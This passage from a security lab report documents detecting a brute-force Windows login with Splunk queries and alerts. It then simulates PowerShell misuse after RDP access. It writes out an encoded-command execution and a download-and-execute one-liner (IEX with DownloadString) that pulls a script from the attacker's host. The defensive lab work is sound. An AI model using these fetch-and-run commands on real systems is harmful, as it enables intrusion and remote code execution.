


Figure 14 – Event ID 4625 Showing Failed Login Attempts from Attacker IP

10.2 Successful Authentication Detection (Event ID 4624)

To verify whether the brute-force attack resulted in successful compromise, the following query was executed:

```
index=wineventlog EventCode=4624 Account_Name=Yazan
```

A successful login event was identified immediately following the sequence of failed attempts.

Key fields observed:

- Source Network Address: 192.168.193.128
- Logon Type: 3 (Network Logon)

Figure 15 shows the successful authentication event generated after the brute-force sequence.




Figure 15 – Event ID 4624 Indicating Successful Login from Attacker IP

10.3 Timeline Correlation Analysis

To reconstruct the full authentication sequence, the following query was used:

```
index=wineventlog (EventCode=4624 OR EventCode=4625) Account_Name=Yazan
| table _time EventCode Source_Network_Address Logon_Type
| sort_time
```

The chronological results demonstrate:

- Multiple Event ID 4625 entries
- Followed by a single Event ID 4624

This confirms a successful brute-force compromise within the observed timeframe.

Figure 16 illustrates the sequential authentication pattern.




Figure 16 – Chronological Authentication Sequence (4625 → 4624)

10.4 Privileged Logon Confirmation (Event ID 4672)

Given that the compromised account is a member of the local Administrators group, additional investigation was conducted to determine whether elevated privileges were assigned.

The following query was executed:

```
index=wineventlog EventCode=4672 Account_Name=Yazan
```

Event ID 4672 was observed immediately following the successful login event.

This confirms that a privileged administrative session was established after successful authentication.

Figure 17 shows the special privilege assignment event.




Figure 17 – Event ID 4672 Confirming Privileged Logon Session

11. Detection Engineering – Brute Force with Successful Compromise

11.1 Detection Objective

Following confirmation of a successful brute-force compromise, a detection rule was engineered to automatically identify similar attack patterns in real time.

The objective of this detection logic is to identify:

- Multiple failed authentication attempts (Event ID 4625)
- Followed by a successful authentication (Event ID 4624)
- From the same source IP address
- Within a short time window

This pattern indicates a successful brute-force credential compromise.

11.2 Initial Event Correlation Validation

Before implementing the alert logic, authentication events were reviewed to validate attack behavior patterns.

The following SPL query was executed:

```
index=wineventlog (EventCode=4624 OR EventCode=4625)
| eval outcome=if(EventCode=4625,"failed","success")
| table _time Account_Name Source_Network_Address EventCode outcome
| sort _time
```

The results confirmed:

- Multiple failed authentication attempts (4625)
- Followed by a successful authentication event (4624)
- Originating from the same source IP (192.168.193.128)

Figure 18 illustrates the chronological authentication sequence including both failed and successful attempts.




Figure 18 – Authentication Events Showing Failed and Successful Login Pattern

11.3 Correlation Rule Development

To automate detection of this attack pattern, the following correlation logic was implemented:

```
index=wineventlog (EventCode=4624 OR EventCode=4625)
| bucket span=5m _time
| stats
  count(eval(EventCode=4625)) as failed_count,
  count(eval(EventCode=4624)) as success_count
  by Account_Name, Source_Network_Address, _time
| where failed_count >= 5 AND success_count >= 1
```

Detection Logic Explanation:

- Aggregates authentication events in 5-minute intervals
- Counts failed login attempts (4625)
- Counts successful login attempts (4624)
- Triggers when ≥ 5 failures AND ≥ 1 success occur within the same window

This logic reliably detects successful brute-force compromise attempts.

Figure 19 shows the detection query results identifying the brute-force condition.




Figure 19 – Correlation Query Detecting Brute Force with Successful Login

11.4 Alert Configuration

A scheduled alert was created based on the detection query to enable automated SOC monitoring.

Alert Configuration:

- Alert Name: Brute Force with Successful Login Detection
- Alert Type: Scheduled
- Schedule: Every 5 minutes (Cron: */5 * * * *)
- Time Range: Last 5 minutes
- Trigger Condition: Number of results > 0
- Trigger Mode: Once
- Severity: High
- Action: Add to Triggered Alerts

Severity was classified as High due to confirmed successful authentication following repeated failed attempts, indicating account compromise.

Figure 20 and Figure 21 show the alert configuration settings.




Figure 20 – Scheduled Alert Configuration for Brute Force Detection




Figure 21 – Alert Trigger Conditions and Severity Settings

11.5 Alert Validation

After configuring the alert, the brute-force attack was executed again to validate detection functionality.

The alert successfully triggered and appeared under:

Activity → Triggered Alerts

Multiple High-severity alerts were generated during the validation process.

This confirms that the detection logic is functioning as intended and is capable of identifying successful brute-force compromise activity in near real-time.

Figure 22 shows the triggered alerts dashboard displaying the detection events.




Figure 22 – Triggered Alerts Showing High-Severity Brute Force Detection

---

11.6 MITRE ATT&CK Mapping

The detection aligns with the following MITRE ATT&CK techniques:

Technique	ID
Brute Force	T1110
Valid Accounts	T1078

This detection supports early-stage compromise identification within the credential access phase of the attack lifecycle.

12. Attack Simulation – PowerShell Misuse Scenario

12.1 Attack Scenario Overview

To simulate a real-world post-compromise scenario, a controlled PowerShell misuse activity was executed on the Windows 11 endpoint (192.168.193.133).

Unlike the previous brute-force scenario, which focused on authentication-based attacks, this simulation targets behavioral detection at the process level using enhanced Sysmon telemetry.

The objective of this simulation is to generate structured process creation events (Sysmon Event ID 1) representing both legitimate and suspicious PowerShell execution patterns. This enables realistic SOC investigation and detection engineering focused on command-line analysis and execution behavior.

The simulation includes:

- Benign PowerShell execution (baseline comparison)
- Encoded PowerShell execution using -EncodedCommand
- Script download and in-memory execution using DownloadString and IEX

All commands are executed locally within the isolated NAT lab environment and are designed solely to generate telemetry for detection analysis. No malicious payloads, persistence mechanisms, or external command-and-control communication are introduced.

12.2 RDP Session Establishment After Credential Compromise

Following successful credential discovery during the brute-force simulation, a remote interactive session was established from the Kali Linux attacker machine (192.168.193.128) to the compromised Windows 11 endpoint (192.168.193.133) using the recovered credentials.

The RDP session represents the transition from credential access to interactive system access, simulating a realistic post-compromise scenario where an attacker gains full desktop control of the target machine.

This interactive access enables execution of post-exploitation activities, including command execution and script deployment using native Windows tools such as PowerShell.




Figure 23 – Successful RDP Session Established from Kali Linux to Windows 11 Endpoint After Credential Compromise

12.3 Baseline PowerShell Execution

After establishing remote interactive access via RDP, a standard PowerShell command was executed to generate baseline process creation telemetry.

The following command was executed from within the RDP session:

```
powershell.exe -NoProfile -Command "Get-Date; Write-Output 'SOC Lab Baseline Test';"
```

This execution represents legitimate administrative usage of PowerShell without obfuscation or suspicious parameters. The purpose of this step is to establish a behavioral reference for comparison against more suspicious PowerShell execution patterns in later phases.

The command generates a normal PowerShell process creation event, which will later be analyzed using Sysmon Event ID 1.




Figure 24 – Baseline PowerShell Execution from RDP Session

12.4 Encoded PowerShell Execution

To simulate obfuscated command execution commonly observed in real-world attacks, a PowerShell command was executed using the -EncodedCommand parameter.
First, the following PowerShell commands were used to generate a Base64-encoded string:

```
$cmd = "Write-Output 'Encoded Execution Test'; Start-Sleep -Seconds 1"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($cmd)
$b64 = [Convert]::ToBase64String($bytes)
$b64
```

After generating the encoded string, the following command was executed:

```
powershell.exe -NoProfile -EncodedCommand
VwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAnAEUAbgBjAG8AZABlAGQAIABFAHgAZQBjAHUA
dABpAG8AbgAgAFQAZQBzAHQAJwA7ACAAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTA
GUAYwBvAG4AZABzACAAMQA=
```

Encoded execution is frequently leveraged to evade signature-based detection and obscure command intent. This technique represents common tradecraft observed in real-world PowerShell abuse cases.

Figure 25 – PowerShell Execution Using EncodedCommand Parameter

12.5 PowerShell Reconnaissance Execution via DownloadString

Following the establishment of remote interactive access, a simulated post-compromise reconnaissance activity was performed using a remotely hosted PowerShell script.

To replicate realistic attacker tradecraft, a reconnaissance script (test.ps1) was created and hosted on the Kali Linux attacker machine (192.168.193.128). The script contains read-only enumeration commands designed to gather system information without modifying the environment.

The following command was executed on Kali Linux to create the reconnaissance script:

`nano test.ps1`

The script includes commands such as whoami, hostname, ipconfig, and Get-Process, followed by a confirmation message indicating successful execution.




Figure 26– Creation of Reconnaissance PowerShell Script (test.ps1) on Kali Linux

After creating the script, a temporary HTTP server was launched on Kali to host the file for remote retrieval.

The following command was executed:

```
python3 -m http.server 8000
```

This allowed the compromised Windows host to retrieve the script over HTTP.




Figure 27 – Temporary Python HTTP Server Hosting test.ps1 on Port 8000

Once the server was active, the compromised Windows endpoint executed the following PowerShell command from within the established RDP session:

```
powershell.exe -NoProfile -Command "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.193.128:8000/test.ps1')"
```

This command establishes an outbound HTTP connection to the attacker machine, downloads the script, and executes it directly in memory using Invoke-Expression (IEX).

The script successfully performed reconnaissance actions including:

- Identifying the current logged-in user
- Retrieving hostname information
- Displaying network configuration
- Enumerating running processes
- Printing confirmation message: “Downloaded Script Executed Successfully”




Figure 28– Execution of Remotely Hosted PowerShell Reconnaissance Script via DownloadString and IEX

